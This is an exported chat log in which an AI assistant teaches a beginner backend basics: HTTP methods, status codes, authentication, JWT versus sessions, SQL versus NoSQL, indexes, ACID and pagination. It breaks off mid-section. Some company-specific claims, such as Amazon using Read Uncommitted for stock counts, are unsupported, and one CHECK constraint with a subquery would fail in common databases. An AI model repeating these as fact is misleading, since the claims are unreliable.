

Backend development fundamentals guide

02/17/2026 07:46:48

What is API HTTP methods Status codes Auth vs Authorization JWT vs Sessions SQ...

Thought process: Orchestrated comprehensive technical explanations across ten w...

It's very bad and not cover proper one concept cover in depth as begginner...

Thought process: Architected comprehensive beginner guide with practical compan...

Stateless vs Stateful APIs Authentication vs Authorization Session-based auth vs J...

Thought process: Architected comprehensive guides covering six API security...

(Transactions & isolation levels Database normalization vs denormalization Paginati...

Thought process: Architected comprehensive technical breakdown across six...

Stateless vs Stateful APIs Authentication vs Authorization Session-based auth vs J...

Thought process: Recognized repeated request and deliberated on clarification...

(17. Sharding & partitioning Read replicas & write scaling Handling duplicate record...

Thought process: Orchestrated comprehensive coverage of four advanced databas...

Why you give so much example I mean i am begginner so as begginner deep...

Thought process: Recalibrated teaching strategy to simplify concepts with unique...

I don't mean give more examples I mean don't give same content . Cover first my...

Thought process: Architected beginner-friendly explanations avoiding redundancy...

👤 What is API HTTP methods Status codes Auth vs Authorization JWT vs Sessions SQL vs NoSQL Indexes ACID Pagination Caching basics explain one by one proper format and good cover all

14/02/2026, 21:49:18

Thought process: Orchestrated comprehensive technical explanations across ten web development concepts.

The user is asking for explanations of various technical concepts related to APIs, databases, and web development. They want me to explain:

1. API
2. HTTP methods
3. Status codes
4. Auth vs Authorization
5. JWT vs Sessions
6. SQL vs NoSQL
7. Indexes
8. ACID
9. Pagination
10. Caching basics

They want me to explain "one by one in proper format and good cover all" - so they want comprehensive explanations in a clear, organized format.

Looking at my guidelines, I should avoid over-formatting. However, this is a case where the user explicitly wants a structured format ("proper format"), and the request is multifaceted with 10 distinct topics that need to be covered. This is one of the cases where using some structure is appropriate because:

1. The person asks for it ("proper format")

2. The response is multifaceted with 10 separate topics
3. Structure is essential to clearly express the information

I'll use headers for each topic and write in clear prose with paragraphs. I'll avoid excessive bullet points unless they're really needed for clarity. Let me provide comprehensive but concise explanations for each.

API (Application Programming Interface)

An API is a set of rules and protocols that allows different software applications to communicate with each other. Think of it as a waiter in a restaurant: you (the client) tell the waiter what you want, the waiter takes your request to the kitchen (the server), and brings back your food (the response). APIs define what requests you can make, how to make them, and what format the data should be in. For example, when a weather app on your phone shows you the forecast, it's using an API to request that data from a weather service.

HTTP Methods

HTTP methods define the type of action you want to perform on a resource. The most common ones are GET (retrieve data), POST (create new data), PUT (update/replace existing data), PATCH (partially update data), and DELETE (remove data). For instance, when you visit a website, your browser sends a GET request. When you submit a form to create an account, that's typically a POST request. These methods follow REST conventions where GET is safe and idempotent (can be repeated without side effects), while POST creates new resources each time it's called.

Status Codes

HTTP status codes are three-digit numbers that indicate the result of an HTTP request. They're grouped into five categories: 1xx (informational), 2xx (success), 3xx (redirection), 4xx (client errors), and 5xx (server errors). Common codes include 200 (OK, request succeeded), 201 (Created, resource successfully created), 400 (Bad Request, invalid syntax),

401 (Unauthorized, authentication required), 404 (Not Found, resource doesn't exist), and 500 (Internal Server Error, server crashed). These codes help both developers and applications understand what happened with a request without needing to parse the response body.

Authentication vs Authorization

Authentication is proving who you are, while authorization is determining what you're allowed to do. Think of it like entering a building: authentication is showing your ID badge to prove you're an employee (who you are), while authorization is the badge determining which floors you can access (what you can do). You might successfully authenticate as a user but not be authorized to access admin features. Authentication typically happens first with credentials like username/password, and then authorization checks your permissions for specific resources or actions.

JWT vs Sessions

These are two different approaches to maintaining user state in web applications. Sessions store user data on the server with a session ID sent to the client as a cookie. When the client makes requests, it sends the session ID, and the server looks up the associated data. JWTs (JSON Web Tokens) are self-contained tokens that store user information encoded within them and are typically stored on the client side. The key difference is that JWTs are stateless (the server doesn't need to store anything) while sessions are stateful (the server maintains session data). JWTs scale better across multiple servers but can't be easily revoked, while sessions give you more control but require server storage and sticky sessions or shared session stores in distributed systems.

SQL vs NoSQL

SQL databases (like PostgreSQL, MySQL) are relational, organizing data into tables with predefined schemas and relationships between tables. They use structured query language (SQL) and enforce ACID properties, making them ideal for complex transactions and data integrity. NoSQL databases (like MongoDB, Cassandra) are non-relational and can be document-based, key-value, column-family, or graph databases. They offer flexible schemas,

horizontal scaling, and are optimized for specific use cases. Choose SQL when you need complex queries, transactions, and structured data with relationships. Choose NoSQL when you need high scalability, flexible schemas, or are working with unstructured data like social media feeds or real-time analytics.

Indexes

Indexes are data structures that improve the speed of data retrieval operations on a database, similar to an index in a book that helps you find topics quickly without reading every page. When you create an index on a database column, the database builds a separate structure that maps values to their locations, allowing queries to jump directly to the relevant rows instead of scanning the entire table. However, indexes come with tradeoffs: they speed up reads but slow down writes (since the index must be updated), and they consume additional storage space. Common types include B-tree indexes (default for most databases, good for range queries) and hash indexes (fast for exact matches). You should index columns frequently used in WHERE clauses, JOIN conditions, and ORDER BY statements.

ACID

ACID is a set of properties that guarantee reliable database transactions. Atomicity means transactions are all-or-nothing: either all operations complete successfully or none do, preventing partial updates. Consistency ensures transactions move the database from one valid state to another, maintaining all defined rules and constraints. Isolation means concurrent transactions don't interfere with each other; each transaction appears to run alone even when many are running simultaneously. Durability guarantees that once a transaction commits, the changes persist even if the system crashes immediately after. For example, when transferring money between bank accounts, ACID ensures the debit and credit both happen (atomicity), account balances remain valid (consistency), other transactions don't see intermediate states (isolation), and the transfer survives system failures (durability).

Pagination

Pagination is the technique of dividing large datasets into smaller chunks or "pages" to improve performance and user experience. Instead of loading thousands of records at once,

you load them in manageable sets (like 20 or 50 items per page). There are several approaches: offset-based pagination uses LIMIT and OFFSET in SQL (page 2 with 20 items would be OFFSET 20 LIMIT 20), which is simple but can be inefficient for large datasets. Cursor-based pagination uses a unique identifier from the last item to fetch the next set, which is more efficient and handles real-time data better. Keyset pagination uses indexed columns (like created_at) to determine where to continue, offering good performance. APIs typically return pagination metadata like total count, current page, total pages, and links to next/previous pages so clients know how to navigate the dataset.

Caching Basics

Caching stores frequently accessed data in a fast-access layer to reduce expensive operations like database queries or API calls. When data is requested, the system first checks the cache (fast storage like Redis or memory). If found (a "cache hit"), it returns immediately. If not found (a "cache miss"), it fetches from the original source, stores it in the cache, then returns it. Common caching strategies include: cache-aside (application manages cache manually), write-through (write to cache and database simultaneously), and write-behind (write to cache first, database later). Key considerations are TTL (time-to-live, how long data stays cached), cache invalidation (removing stale data), and what to cache (expensive queries, API responses, computed results). The challenge is balancing freshness with performance—cached data is fast but might be outdated.

14/02/2026, 21:49:57

👤 It's very bad and not cover proper one concept cover in depth as begginner understanding this proepr actual working company example and good guide

14/02/2026, 21:50:40

Thought process: Architected comprehensive beginner guide with practical company examples.

The user is asking for a much more in-depth explanation of each concept with:

1. Beginner-friendly language
2. Real-world company examples
3. Actual working scenarios
4. More comprehensive coverage of each topic
5. Better formatting and structure

Let me provide a much more detailed, practical guide with real examples and scenarios that a beginner would encounter in an actual working environment.

Complete Beginner's Guide to Backend Concepts

1. API (Application Programming Interface)

What it really is: An API is a contract between two pieces of software that defines how they talk to each other. It's the menu at a restaurant - it tells you what you can order and how to order it.

Real company example: When you open the Uber app and see your location on the map, here's what happens:

- Uber's mobile app makes an API request to Google Maps API: "Give me map data for coordinates 40.7128° N, 74.0060° W"
- Google Maps API responds with the map tiles, street names, and building data
- Uber's app displays this on your screen

How it works in practice:

Your App (Frontend) → API Request → Server (Backend) → Database
← API Response ←

A real API call example:

```
// Stripe payment API - what Shopify, Lyft use
fetch('https://api.stripe.com/v1/charges', {
  method: 'POST',
  headers: {
    'Authorization': 'Bearer sk_test_xyz123'
  },
  body: {
    amount: 2000,           // $20.00 in cents
    currency: 'usd',
    source: 'tok_visa'     // card token
  }
})
```

Why companies use APIs:

- **Twitter** provides an API so TweetDeck, Hootsuite can post tweets without building their own social network
- **Stripe** provides payment APIs so thousands of companies don't need to handle credit cards directly
- **Twilio** provides SMS APIs so apps can send text messages without telecom infrastructure

2. HTTP Methods (Verbs)

What they really mean: Think of HTTP methods like different types of actions you can perform on your stuff.

Real company examples with actual operations:

GET - Retrieve/Read

Example: Netflix homepage

```
GET /api/movies?genre=action&limit=20
→ Server returns list of 20 action movies
```

- Doesn't change anything on the server
- Can be bookmarked, cached
- Safe to call multiple times

POST - Create New

Example: Instagram posting a photo

```
POST /api/posts
Body: {
  image: "photo.jpg",
  caption: "Sunset in Bali",
  location: "Bali, Indonesia"
}
→ Creates NEW post with ID: 987654
```

- Creates something new each time
- Calling it 5 times = 5 new posts

PUT - Replace Completely

Example: Updating your entire LinkedIn profile

```
PUT /api/users/john123
Body: {
  name: "John Smith",
  title: "Senior Developer",
  company: "Google",
  bio: "Passionate about AI"
  // Must send EVERYTHING, or missing fields become null
}
```

PATCH - Update Partially

Example: Twitter changing your display name only

```
PATCH /api/users/john123
Body: {
  displayName: "John S."
  // Only sends what changed
}
```

DELETE - Remove

Example: Deleting your Amazon order

```
DELETE /api/orders/ORD-123456
→ Order removed from system
```

Real scenario at Airbnb:

- GET /api/listings/search → Browse available homes
- POST /api/bookings → Create a reservation

- PATCH /api/bookings/456 → Change check-in date
- DELETE /api/bookings/456 → Cancel reservation

3. HTTP Status Codes

What they really mean: The server's way of telling you what happened with your request. Like traffic lights: green (success), yellow (redirect), red (error).

Real company examples:

2xx - Success Family

200 OK - "Everything worked perfectly"

```
Request: GET /api/user/profile
Response: 200 OK
{
  "name": "Sarah Chen",
  "email": "sarah@gmail.com"
}
```

Facebook uses this when loading your timeline successfully.

201 Created - "I created what you asked for"

```
Request: POST /api/tweets
Response: 201 Created
{
  "id": "tweet_987",
  "text": "Hello world!",
  "created_at": "2025-02-14T10:30:00Z"
}
```

Twitter returns this when you successfully post a tweet.

204 No Content - "Done, but nothing to send back"

```
Request: DELETE /api/photos/123
```

```
Response: 204 No Content
```

Instagram uses this when you delete a photo - it's gone, nothing to return.

3xx - Redirection Family

301 Moved Permanently - "That thing moved forever to this new location"

```
Old URL: http://twitter.com/user
```

```
New URL: https://twitter.com/user
```

Twitter permanently redirected from HTTP to HTTPS.

302 Found (Temporary Redirect) - "Temporarily look here instead" Amazon uses this during sales - product page temporarily redirects to special deal page.

4xx - Client Error (You messed up)

400 Bad Request - "Your request doesn't make sense"

```
POST /api/users
```

```
{  
  "email": "not-an-email", // Invalid format  
  "age": -5                // Impossible age  
}
```

```
Response: 400 Bad Request
```

```
{  
  "error": "Email format invalid, age must be positive"  
}
```

401 Unauthorized - "Who are you? I don't know you"

```
GET /api/account/balance
// No login token sent
Response: 401 Unauthorized
{
  "error": "Please log in first"
}
```

Your banking app shows this when your session expires.

403 Forbidden - "I know who you are, but you can't do this"

```
DELETE /api/admin/users
// Logged in as regular user
Response: 403 Forbidden
{
  "error": "Admin access required"
}
```

You're logged into Slack, but can't delete the workspace (only owner can).

404 Not Found - "That thing doesn't exist"

```
GET /api/products/FAKE999
Response: 404 Not Found
```

Amazon shows this when you visit a deleted product page.

429 Too Many Requests - "Slow down! You're doing this too much"

```
Response: 429 Too Many Requests
{
```

```
"error": "Rate limit exceeded. Try again in 60 seconds"
}
```

Twitter API limits you to 300 requests per 15 minutes.

5xx - Server Error (We messed up)

500 Internal Server Error - "Our server crashed"

```
Response: 500 Internal Server Error
{
  "error": "Something went wrong on our end"
}
```

You see this when a website's server code has a bug.

503 Service Unavailable - "We're down for maintenance or overloaded"

```
Response: 503 Service Unavailable
Retry-After: 3600 // Try again in 1 hour
```

You see this during Ticketmaster crashes when Taylor Swift tickets go on sale.

4. Authentication vs Authorization

Simple analogy:

- **Authentication** = Showing your ID at airport security (proving WHO you are)
- **Authorization** = Your boarding pass determining which plane you can board (what you're ALLOWED to do)

Real company example: Netflix

Authentication (Login)

POST /api/auth/login

```
{  
  "email": "john@gmail.com",  
  "password": "secret123"  
}
```

Response: 200 OK

```
{  
  "token": "eyJhbGc...", // This proves you're John  
  "user": {  
    "id": "user_789",  
    "name": "John Smith",  
    "plan": "Premium"  
  }  
}
```

Authorization (What you can access)

GET /api/video/play/stranger-things-s4

Headers: {

```
  "Authorization": "Bearer eyJhbGc..."  
}
```

Server checks:

1. ✓ Token valid? (Authenticated - you are John)
2. ✓ John's plan = Premium?
3. ✓ Premium plan includes 4K streaming?
4. ✓ This show available in John's country?

Response: 200 OK (Start streaming)

Another example: Google Workspace

When you log into Gmail:

- **Authentication:** Google verifies your email and password
- **Authorization:**
 - You can read/send YOUR emails ✓
 - You can't read your coworker's emails ✗
 - You can access shared Google Drives if added ✓
 - You can't access HR's private Drive ✗

Real workplace scenario:

At Shopify, an employee logs in:

Authentication: "I'm employee Sarah Chen" (verified with password + 2FA)

Authorization checks:

- Sarah's **role:** "Software Engineer"
- Can she view customer data? → Check permissions → **Yes** (needs it for debugging)
- Can she refund orders? → Check permissions → **No** (only Support team)
- Can she deploy code? → Check permissions → **Yes** (engineers can deploy)
- Can she delete the production database? → **No** (only DBAs)

5. JWT vs Sessions

The problem they both solve: HTTP is stateless - the server forgets you after each request. These methods help the server "remember" you're logged in.

Sessions (Traditional approach - used by banks, government sites)

How it works:

1. You log in:

```
POST /login
{
  "username": "john",
  "password": "pass123"
}
```

2. Server creates session:

```
Server's memory/database:
{
  "session_abc123": {
    "userId": "john",
    "loggedInAt": "2025-02-14 10:00",
    "role": "admin"
  }
}
```

Response: Set-Cookie: sessionId=abc123

3. Every request you make:

```
GET /api/account
Cookie: sessionId=abc123
```

Server thinks: "Let me check abc123... oh yes, that's John, he's an admin"

Real example: Banking app (Chase, Bank of America)

- When you log in, server creates session in their database
- Your browser stores session ID in cookie
- Every request sends this cookie
- Server looks up session to verify you're still logged in
- When you click "Logout", server deletes the session

Pros:

- Server can instantly revoke access (delete session)
- Secure - just a random ID, no user data exposed
- Easy to see all active sessions

Cons:

- Server must store all sessions (memory/database cost)
- Doesn't work well across multiple servers (need shared session store)
- Database lookup on every request

JWT (Modern approach - used by Spotify, GitHub, many APIs)

How it works:

1. You log in:

```
POST /login
{
  "username": "john",
  "password": "pass123"
}
```

2. Server creates JWT token:

Response:

```
{
  "token":
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJqb2huIiwicm9sZSI6
}

// Decoded, this token contains:
{
  "userId": "john",
  "role": "admin",
  "exp": 1739535600 // Expires in 7 days
}
// Signed with server's secret key
```

3. **Your app stores token** (localStorage, memory)

4. **Every request:**

```
GET /api/account
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
```

Server thinks:

1. Decode token
2. Verify signature (ensures it wasn't tampered with)
3. Check expiration
4. Read userId and role from token itself
5. No database lookup needed!

Real example: Spotify Web API

```
// Get Spotify access token
POST https://accounts.spotify.com/api/token
Response: {
  "access_token": "BQD4...jwt...token",
```

```
"expires_in": 3600
}

// Use it to get playlists
GET https://api.spotify.com/v1/me/playlists
Authorization: Bearer BQD4...jwt...token
```

Pros:

- No server storage needed (stateless)
- Works perfectly across multiple servers
- Fast - no database lookup
- Works great for microservices

Cons:

- Can't revoke before expiration (token is valid until it expires)
- Token can be large (sent with every request)
- If secret key leaks, all tokens compromised

When companies use which:

Sessions:

- **Banking** (Wells Fargo, Chase): Need instant logout, high security
- **E-commerce checkout** (Amazon): Need to invalidate cart sessions
- **Internal admin tools**: Need to revoke access immediately

JWT:

- **Mobile apps** (Instagram, Uber): App stores token, works offline-ish
- **Microservices** (Netflix): Each service can verify token independently
- **Third-party API access** (Twitter API, Google APIs): Stateless scaling

Hybrid (Many modern companies):

- Short-lived JWT (15 minutes) for API requests
- Refresh token (stored as session) to get new JWTs
- Example: When you use Gmail, initial login creates refresh token, which generates short JWTs for API calls

6. SQL vs NoSQL

SQL Databases (Relational)

What it is: Data organized in tables with rows and columns, like Excel spreadsheets with relationships between them.

Real company example: E-commerce (Amazon-like system)

```
-- Users table
CREATE TABLE users (
  id INT PRIMARY KEY,
  email VARCHAR(255),
  name VARCHAR(100),
  created_at TIMESTAMP
);

-- Orders table
CREATE TABLE orders (
  id INT PRIMARY KEY,
  user_id INT,
  total_amount DECIMAL(10,2),
  status VARCHAR(50),
  FOREIGN KEY (user_id) REFERENCES users(id)
);

-- Order items table
CREATE TABLE order_items (
```

```
id INT PRIMARY KEY,  
order_id INT,  
product_id INT,  
quantity INT,  
price DECIMAL(10,2),  
FOREIGN KEY (order_id) REFERENCES orders(id)  
);
```

Complex query example:

```
-- Get total spent by each customer in 2024  
SELECT  
  u.name,  
  u.email,  
  COUNT(o.id) as total_orders,  
  SUM(o.total_amount) as total_spent  
FROM users u  
JOIN orders o ON u.id = o.user_id  
WHERE o.created_at >= '2024-01-01'  
      AND o.status = 'completed'  
GROUP BY u.id, u.name, u.email  
HAVING SUM(o.total_amount) > 1000  
ORDER BY total_spent DESC;
```

Real companies using SQL:

- **Banking** (JPMorgan, Wells Fargo): Transactions must be accurate to the penny
- **Healthcare** (Epic Systems): Patient records have strict relationships
- **E-commerce** (Shopify): Orders, customers, products, inventory are all related
- **Traditional apps** (LinkedIn, Airbnb): Complex queries on structured data

When to use SQL:

- Data has clear relationships (users → orders → order items)

- Need complex queries (joins, aggregations)
- Data integrity is critical (money, medical records)
- ACID guarantees required
- Schema is relatively stable

NoSQL Databases

What it is: Flexible data storage without rigid table structure. Several types exist.

Type 1: Document Database (MongoDB)

Real example: Content Management (Medium, blogging platforms)

```
// Each blog post is a document - complete, self-contained
{
  _id: "post_123",
  title: "10 Tips for Learning to Code",
  author: {
    name: "Sarah Chen",
    email: "sarah@example.com",
    avatar: "https://cdn.example.com/sarah.jpg"
  },
  content: "Long article text here...",
  tags: ["programming", "beginners", "tutorial"],
  comments: [
    {
      user: "john_doe",
      text: "Great article!",
      date: "2025-02-10"
    },
    {
      user: "jane_smith",
      text: "Very helpful, thanks!",
      date: "2025-02-11"
    }
  ]
}
```

```
],
views: 15420,
likes: 892,
published_at: "2025-02-01T10:00:00Z"
}
```

Query example:

```
// Find all programming posts with >1000 views
db.posts.find({
  tags: "programming",
  views: { $gt: 1000 }
}).sort({ published_at: -1 }).limit(10);
```

Used by:

- **Forbes, The Guardian:** Article content with varying structures
- **Facebook:** User posts, comments (nested data)
- **Uber:** Trip data, driver profiles

Type 2: Key-Value Store (Redis)

Real example: Caching at Twitter

```
// Store trending hashtags (fast lookups)
SET "trending:global" "#SuperBowl,#ValentinesDay,#Tech"
EXPIRE "trending:global" 300 // Expires in 5 minutes

// Store user session
SET "session:user_789"
'{"userId":"789","name":"John","loggedIn":"2025-02-14"}'
EXPIRE "session:user_789" 3600 // 1 hour

// Get data (super fast - microseconds)
```

```
GET "trending:global"
→ "#SuperBowl,#ValentinesDay,#Tech"
```

Used by:

- **Twitter, Reddit:** Caching popular posts
- **Gaming leaderboards:** Fast score updates
- **Rate limiting:** Track API request counts
- **Session storage:** User login sessions

Type 3: Column-Family (Cassandra)

Real example: Netflix viewing history

```
// Can store billions of rows efficiently
user_id | video_id | watch_timestamp | duration_watched | device
-----|-----|-----|-----|-----
user1   | video1    | 2025-02-14 10:00 | 45min            | iPhone
user1   | video2    | 2025-02-14 11:00 | 120min           | TV
user2   | video1    | 2025-02-14 09:00 | 30min            | iPad
...millions more rows...
```

Used by:

- **Netflix:** User activity, watch history
- **Spotify:** Listening history
- **Instagram:** User interactions, feed data

SQL vs NoSQL Decision Tree:

Use SQL when:

- ✓ **Banking app:** Money transfers (need transactions)
- ✓ **HR system:** Employee → Department → Salary (relationships)

- ✓ **Inventory:** Products → Categories → Suppliers (complex queries)
- ✓ Data structure is well-defined and stable

Use NoSQL when:

- ✓ Social media feed: Posts vary wildly **in** structure
- ✓ **Real-time** analytics: Millions **of** events **per second**
- ✓ Mobile app: Offline-**first**, sync later
- ✓ Catalog: Products **with** different attributes
- ✓ Need massive horizontal scaling

Real company examples:

Facebook:

- SQL (MySQL): User accounts, friend relationships, auth
- NoSQL (Cassandra): Messages, news feed items
- Why both? Structured user data needs SQL; billions of messages need NoSQL scale

Uber:

- SQL (PostgreSQL): Driver accounts, payment transactions
- NoSQL (MongoDB): Trip data, location history
- Why both? Financial data needs ACID; geospatial data needs flexibility

7. Database Indexes

Simple analogy: A book without an index makes you read every page to find "Chapter about APIs". An index lets you jump directly to page 47.

Real company problem at Amazon:

Without Index:

```
-- Find product by name
SELECT * FROM products
WHERE name = 'iPhone 15 Pro';

-- Database scans ALL 500 million products (SLOW!)
Time: 30 seconds ❌
```

With Index:

```
-- Create index
CREATE INDEX idx_product_name ON products(name);

-- Now same query
SELECT * FROM products
WHERE name = 'iPhone 15 Pro';

-- Database jumps directly to iPhone products (FAST!)
Time: 0.01 seconds ✓
```

How indexes work internally:

Think of a phone book:

```
Without index (table scan):
Adams, John - 555-0101
Anderson, Mary - 555-0102
Baker, Robert - 555-0103
...search through ALL names...
Williams, Sarah - 555-9998
Wilson, Tom - 555-9999
Wong, Lisa - 555-1000 ← Found it! (searched 1000 entries)

With index (B-tree structure):
Start at middle: M
```

```
Wong > M, go right half
Start at middle of right: T
Wong > T, go right quarter
Start at middle: W
Found Wong section!
Jump to page 950
Found Lisa Wong! (searched only 10 entries)
```

Real Shopify example:

```
-- Orders table (millions of rows)
CREATE TABLE orders (
  id INT,
  user_id INT,
  status VARCHAR(20),
  total_amount DECIMAL(10,2),
  created_at TIMESTAMP
);

-- Common queries at Shopify:
-- 1. Find user's orders
SELECT * FROM orders WHERE user_id = 12345;

-- 2. Find recent pending orders
SELECT * FROM orders
WHERE status = 'pending'
AND created_at > '2025-02-01';

-- 3. Find high-value orders
SELECT * FROM orders WHERE total_amount > 1000;

-- Create indexes for these common queries:
CREATE INDEX idx_user_id ON orders(user_id);
```

```
CREATE INDEX idx_status_created ON orders(status, created_at);
CREATE INDEX idx_amount ON orders(total_amount);
```

Performance impact:

Table: 10 million orders

Query: Find orders for user_id = 54321

Without index:

- Scans all 10 million rows
- Time: 15 seconds
- CPU: 100%

With index on user_id:

- Jumps to user 54321's orders (200 rows)
- Time: 0.02 seconds
- CPU: 2%

The tradeoff:

```
-- INSERT without indexes
INSERT INTO orders VALUES (...);
Time: 5ms

-- INSERT with 3 indexes
INSERT INTO orders VALUES (...);
-- Also updates idx_user_id
-- Also updates idx_status_created
-- Also updates idx_amount
Time: 20ms (slower writes)

-- But READS are 1000x faster!
```

Real-world index strategy (Netflix):

```
-- Movies table
CREATE TABLE movies (
  id INT PRIMARY KEY, -- Automatically indexed
  title VARCHAR(255),
  genre VARCHAR(50),
  release_year INT,
  rating DECIMAL(3,1),
  view_count INT
);

-- Queries users actually make:
-- "Browse action movies" → Index on genre ✓
-- "Movies from 2024" → Index on release_year ✓
-- "Trending now" → Index on view_count ✓
-- "Search by title" → Index on title ✓

CREATE INDEX idx_genre ON movies(genre);
CREATE INDEX idx_year ON movies(release_year);
CREATE INDEX idx_views ON movies(view_count);
CREATE INDEX idx_title ON movies(title);

-- Composite index for common combined query
CREATE INDEX idx_genre_year ON movies(genre, release_year);
-- Now "Action movies from 2024" is super fast
```

When NOT to index:

```
-- ✗ Don't index columns you never query
CREATE INDEX idx_internal_notes ON orders(internal_notes); --
Never searched

-- ✗ Don't index tiny tables
```

```
CREATE INDEX idx_status ON order_status; -- Only 5 rows total
```

```
-- ❌ Don't index high-write, low-read tables
```

```
CREATE INDEX idx_timestamp ON system_logs; -- Written 1000x/sec,  
rarely read
```

8. ACID Properties

What it guarantees: Your database operations are reliable and safe, even when things go wrong.

A = Atomicity (All or Nothing)

Real example: Bank transfer

```
-- Transfer $100 from Alice to Bob
```

```
START TRANSACTION;
```

```
-- Step 1: Deduct from Alice
```

```
UPDATE accounts
```

```
SET balance = balance - 100
```

```
WHERE user = 'Alice';
```

```
-- Alice: $1000 → $900
```

```
-- 💥 SERVER CRASHES HERE 💥
```

```
-- Step 2: Add to Bob (never happens)
```

```
UPDATE accounts
```

```
SET balance = balance + 100
```

```
WHERE user = 'Bob';
```

```
COMMIT;
```

Without Atomicity:

- Alice loses \$100
- Bob gets nothing
- \$100 disappeared! ❌

With Atomicity:

- Database detects incomplete transaction
- **ROLLS BACK** everything
- Alice still has \$1000 ✓
- Bob still has original amount ✓
- Money preserved!

Real company use: PayPal

When you send \$50 to a friend:

```
BEGIN TRANSACTION;

-- Deduct from your PayPal balance
UPDATE accounts SET balance = balance - 50 WHERE user_id = 'you';

-- Add to friend's balance
UPDATE accounts SET balance = balance + 50 WHERE user_id =
'friend';

-- Record transaction
INSERT INTO transactions (from_user, to_user, amount) VALUES
('you', 'friend', 50);

-- Update your email notification queue
INSERT INTO notifications (user_id, message) VALUES ('you', 'You
sent $50');
```

```
COMMIT; -- All 4 steps succeed, or ALL fail
```

If Step 3 fails (database error), Steps 1 and 2 are automatically undone.

C = Consistency (Rules Always Enforced)

Real example: E-commerce inventory

```
-- Business rule: Stock can never be negative
ALTER TABLE products
ADD CONSTRAINT check_stock CHECK (stock >= 0);

-- Business rule: Orders must have at least one item
ALTER TABLE orders
ADD CONSTRAINT check_items CHECK (
  (SELECT COUNT(*) FROM order_items WHERE order_id = orders.id) >
  0
);
```

Scenario at Amazon:

```
-- iPhone has 5 units in stock
stock = 5

-- Customer A tries to buy 3
UPDATE products SET stock = stock - 3 WHERE id = 'iphone';
-- New stock: 2 ✓ Allowed

-- Customer B tries to buy 4
UPDATE products SET stock = stock - 4 WHERE id = 'iphone';
-- Would make stock: -2
-- ✗ REJECTED by CHECK constraint
-- Consistency maintained!
```

Another example: Foreign key consistency

```
-- Can't create order for non-existent user
INSERT INTO orders (user_id, total)
VALUES (999999, 100); -- User 999999 doesn't exist
-- ❌ ERROR: violates foreign key constraint
```

I = Isolation (Transactions Don't Interfere)

Real example: Concert ticket booking (Ticketmaster)

Initial state:

- 1 ticket remaining for Taylor Swift concert
- Price: \$500

Timeline:

10:00:00.000 - Person A starts booking

10:00:00.001 - Person B starts booking (almost same time!)

Person A's transaction:

1. Check tickets available → sees 1 ticket ✓
2. Calculate total: \$500
3. Process payment...
(takes 2 seconds)

Person B's transaction:

1. Check tickets available → ALSO sees 1 ticket (without isolation!)
2. Calculate total: \$500
3. Process payment...

Result without isolation:

- Both see 1 ticket

- Both buy it
- Oversold! ❌

With Isolation:

```
-- Person A's transaction
BEGIN TRANSACTION;
SELECT * FROM tickets WHERE event = 'taylor-swift' AND available
= true FOR UPDATE;
-- This LOCKS the row!

-- Person B's transaction tries to read
SELECT * FROM tickets WHERE event = 'taylor-swift' AND available
= true FOR UPDATE;
-- 🕒 WAITS until Person A commits or rolls back

-- Person A completes purchase
UPDATE tickets SET available = false, buyer = 'PersonA';
COMMIT; -- Lock released

-- Now Person B's query returns
-- Result: 0 tickets available
-- Person B sees "Sold out" ✓
```

Isolation levels (real trade-offs):

Read Uncommitted (Fastest, least safe):

- Can see other transactions' uncommitted changes
- Amazon uses for "Approximate stock: ~47 items" (doesn't need exact)

Read Committed (Most common):

- Only sees committed data
- Used by most web apps

- Prevents dirty reads

Repeatable Read (Stricter):

- Same query always returns same results within transaction
- Used for reports, analytics

Serializable (Strictest, slowest):

- Transactions execute as if one-at-a-time
- Used for critical financial operations

D = Durability (Changes Survive Crashes)

Real example: Your Gmail

Timeline:

```
10:00:00 - You click "Send" on important email
10:00:01 - Server receives request
10:00:02 - Database writes email to disk
10:00:03 - Server responds "Email sent!" ✓
10:00:04 - 💣 Power outage! Server crashes! 💣
10:00:05 - Backup generator kicks in
10:00:06 - Server reboots
10:00:07 - Email is still there! ✓
```

How it works:

```
-- Gmail writes your email
INSERT INTO emails (from, to, subject, body, sent_at)
VALUES ('you@gmail.com', 'friend@gmail.com', 'Hello',
'Message...', NOW());

COMMIT;

-- After COMMIT returns success:
```

- ✓ Data **is on** physical disk (SSD/HDD)
- ✓ Data **is in** transaction log
- ✓ Data **is in** WAL (Write-Ahead Log)
- ✓ GUARANTEED **to** survive crashes

Real company implementation - Instagram:

When you post a photo:

```
BEGIN TRANSACTION;

-- Save photo metadata
INSERT INTO posts (user_id, image_url, caption, created_at)
VALUES (123, 'photo.jpg', 'Sunset', NOW());

-- Write to transaction log FIRST (WAL)
-- Write to actual database table
-- Sync to disk

COMMIT; -- Only returns success when ALL writes are persistent

-- Even if server crashes 1ms later:
-- Your post will be there when system recovers ✓
```

Why this matters:

Without ACID, databases would be like:

- Writing on water (changes disappear)
- Letting multiple people edit same doc without tracking (chaos)
- Accepting invalid data (garbage in, garbage stays)
- Losing work when computer crashes (frustration)

With ACID, databases are like:

- ✓ Writing in permanent ink
- ✓ One person edits at a time (or managed merge)
- ✓ Spell-checker prevents errors
- ✓ Auto-save that survives crashes

9. Pagination

The problem: Imagine Amazon loading ALL 500 million products at once. Your browser would crash, the network would die, and it would take 10 minutes to load.

The solution: Load data in chunks (pages).

Method 1: Offset-Based Pagination (Simple but has issues)

How it works:

```
-- Page 1: Show first 20 products
SELECT * FROM products
ORDER BY id
LIMIT 20 OFFSET 0;

-- Page 2: Skip first 20, show next 20
SELECT * FROM products
ORDER BY id
LIMIT 20 OFFSET 20;

-- Page 3: Skip first 40, show next 20
SELECT * FROM products
ORDER BY id
LIMIT 20 OFFSET 40;
```

API response:

```
GET /api/products?page=1&limit=20
```

Response:

```
{
  "data": [
    { id: 1, name: "iPhone 15" },
    { id: 2, name: "MacBook Pro" },
    // ... 18 more items
  ],
  "pagination": {
    "current_page": 1,
    "per_page": 20,
    "total_items": 10000,
    "total_pages": 500,
    "has_next": true,
    "has_previous": false
  },
  "links": {
    "next": "/api/products?page=2&limit=20",
    "previous": null
  }
}
```

Real example: Reddit

reddit.com/r/programming → Shows 25 posts

reddit.com/r/programming?count=25&after=t3_abc → Next 25 posts

The problem with offset:

```
-- You're on page 100
SELECT * FROM posts
ORDER BY created_at DESC
LIMIT 20 OFFSET 2000;
```

```
-- Database must:
1. Scan 2000 rows
2. Skip them
3. Return next 20

-- Someone posts 5 new posts while you're on page 100
-- You click "Next" → page 101
-- OFFSET 2020 now includes posts you saw on page 100!
